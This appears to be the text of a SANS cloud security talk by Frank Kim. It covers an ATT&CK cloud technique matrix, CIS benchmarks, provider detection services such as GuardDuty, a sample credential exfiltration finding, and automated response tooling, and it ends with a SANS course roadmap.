
Techniques used to perform the attack

| Initial Access 5 techniques | Execution 4 techniques | Persistence 7 techniques | Privilege Escalation 5 techniques | Defense Evasion 12 techniques | Credential Access 11 techniques | Discovery 14 techniques | Lateral Movement 4 techniques |
|-----------------------------------|---------------------------------------|-----------------------------------|---------------------------------------|---|--|---------------------------------|---|
| Drive-by Compromise | Cloud Administration Command | Account Manipulation (5) | Abuse Elevation Control Mechanism (1) | Abuse Elevation Control Mechanism (1) | Brute Force (4) | Account Discovery (2) | Internal Spearphishing |
| Exploit Public-Facing Application | Command and Scripting Interpreter (1) | Create Account (1) | Account Manipulation (5) | Domain Policy Modification (1) | Credentials from Password Stores (1) | Cloud Infrastructure Discovery | Remote Services (2) |
| Phishing (2) | Serverless Execution | Event Triggered Execution | Domain Policy Modification (1) | Exploitation for Defense Evasion | Exploitation for Credential Access | Cloud Service Dashboard | Taint Shared Content |
| Trusted Relationship | User Execution (1) | Implant Internal Image | Event Triggered Execution | Hide Artifacts (1) | Forge Web Credentials (2) | Cloud Service Discovery | Use Alternate Authentication Material (2) |
| Valid Accounts (2) | | Modify Authentication Process (2) | Valid Accounts (2) | Impair Defenses (3) | Modify Authentication Process (2) | Cloud Storage Object Discovery | |
| | | Office Application Startup (6) | | Impersonation | Multi-Factor Authentication Request Generation | Log Enumeration | |
| | | Valid Accounts (2) | | Indicator Removal (1) | Network Sniffing | Network Service Discovery | |
| | | | | Modify Authentication Process (2) | Steal Application Access Token | Network Sniffing | |
| | | | | Modify Cloud Compute Infrastructure (5) | Steal or Forge Authentication Certificates | Password Policy Discovery | |
| | | | | Unused/Unsupported Cloud Regions | Steal Web Session Cookie | Permission Groups Discovery (1) | |
| | | | | Use Alternate Authentication Material (2) | Unsecured Credentials (3) | Software Discovery (1) | |
| | | | | Valid Accounts (2) | | System Information Discovery | |
| | | | | | | System Location Discovery | |

MITRE ATT&CK

Center for Internet Security: Benchmarks

- CIS collaborates with the community and cloud providers to create cloud specific benchmarks that specify how to implement a control.



- CIS Benchmarks are available for all major clouds, operating systems, databases, and even Zoom.

Cloud Attacks Are Different

- Some attack techniques are the same in the cloud as on-premises:
 - SSH brute force to gain access to a web server
 - Perform website traversal attack to run code on an EC2-based website
-
- Some attacks might have similar goals but look different in the cloud:
 - Performing a discovery of cloud services while operating on a hacked website
 - Stealing another workload's credentials by stealing its identity token

Cloud Managed Detection Services

Cloud providers offer detection services for establishing a baseline:

AWS GuardDuty

- Signature-based detections integrating threat intelligence feeds
- Categories of findings include those affecting EC2, IAM, Kubernetes Clusters, S3 buckets and findings targeting OS-layer malware

Defender for Cloud – Security Alerts and Incidents

- Alerts covering the cloud-control plane and OS-layer
- Comprehensive coverage, alerting subscribers to detected threats using machine learning and threat intelligence feeds to augment findings.

GCP - Sensitive Actions

- Small portfolio of signature-based detections.
- Reports when certain high-risk actions are performed in your organization or project

GuardDuty

InstanceCredentialExfiltration.OutsideAWS means a role has been used outside of AWS

The API call that was made, tracked from CloudTrail

Where the originating IP was from

The Access Key ID is unique, and it can be tracked in CloudTrail

UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS [Feedback](#)

Finding ID: `9ebf7dac3311dbe405ceab37b1281496`

High Credentials created exclusively for an EC2 instance using instance role inspector-role have been used from external IP address 96.244.213.157. [Learn More](#)

[Investigate with Detective](#)

Overview

| | | |
|-------------|--------------------------------------|--|
| Severity | HIGH | |
| Region | us-east-1 | |
| Count | 2 | |
| Account ID | 425280944264 | |
| Resource ID | i-0fe491e2f202b6be9 | |
| Created at | 02-14-2022 22:06:21 (an hour ago) | |
| Updated at | 02-14-2022 22:55:13 (12 minutes ago) | |

Action

| | | |
|-------------|--------------|--|
| Action type | AWS_API_CALL | |
| API | ListBuckets | |

Actor

| | | |
|-------------|----------------|--|
| Caller type | Remote IP | |
| IP address | 96.244.213.157 | |

Location

Recent credentials


| | |
|---------------|---|
| Access key ID | ASIAWGBFYHCEL7HRFBYX |
| Principal ID | AROAWGBFYHCEJTIMMJEXJ:i-0fe491e2f202b6be9 |

The "Starting Lineup" For Automated Detections and Response

| Detect | Relay | Respond |
|-------------------------|--------------------------|---------------------|
| Amazon GuardDuty | Amazon EventBridge | AWS Lambda |
| AWS Config (Rule) | AWS Config (Remediation) | AWS Step Functions |
| AWS IAM Access Analyzer | Amazon Kinesis | AWS SNS |
| Amazon CloudWatch | AWS SQS | AWS Systems Manager |

| Detect | Relay | Respond |
|-------------------------------|--------------------|----------------------------|
| Microsoft Defender for Cloud | Azure Event Hub | Azure Logic Apps... Again |
| Microsoft Defender XDR | Azure Logic Apps | Azure Functions |
| Microsoft Sentinel (Analytic) | Azure Data Factory | Azure Durable Functions |
| Azure Policy (Compliance) | Azure Event Grid | Azure Policy (Remediation) |

Automation Case Study #1: AWS Automated Response In Action



In Summary

IDENTITY

Primary security perimeter in the cloud

ARCHITECTURE

Design for a cloud-first and cloud-native reality

AUTOMATION

Automation of security best practices

ASSESSMENT

Identify deviation from intended security best practices

DETECTION

Leverage cloud specific monitoring tools and practices

CLOUD ACE JOURNEYS


sans.org/cloud-security/ace



CLOUD
SECURITY

SANS

Cloud Security Wireframe





SANS CLOUD SECURITY

CURRICULUM ROADMAP

Baseline

SEC 388 **Introduction to Cloud Computing and Security**
Ground school for cloud security

Foundational Security Techniques

SEC 488 **Cloud Security Essentials** | GCLD
License to learn cloud security.



Security Management

MGT 520 **Leading Cloud Security Design and Implementation**
Chart your course to cloud security.

Core


- SEC 510** **Public Cloud Security: AWS, Azure, and GCP** | GPCS
Multiple clouds require multiple solutions. 
- SEC 540** **Cloud Security and DevSecOps Automation** | GCSA
The cloud moves fast. Automate to keep up. 
- SEC 541** **Cloud Security Attacker Techniques, Monitoring & Threat Detection** | GCTD
Attackers can run but not hide. Our radar sees all threats. 
- SEC 549** **Enterprise Cloud Security Architecture**

Specialization

- SEC 522** **Application Security: Securing Web Apps, APIs, and Microservices** | GWEB
Not a matter of "if" but "when." Be prepared for a web attack. We'll teach you how. 
- SEC 588** **Cloud Penetration Testing** | GCPN
Aim your arrows to the sky and penetrate the cloud. 
- FOR 509** **Enterprise Cloud Forensics and Incident Response** | GCFR
Find the storm in the cloud. 

SANS CLOUD SECURITY


Free Resources



Webcasts



Workshops




Summits



Cloud Ace Podcast



Surveys, Papers, Posters



sans.org/cloud-security

Questions?

Frank Kim

fkim@sans.org

/in/frank-kim

@fykim

Material based on SANS SEC540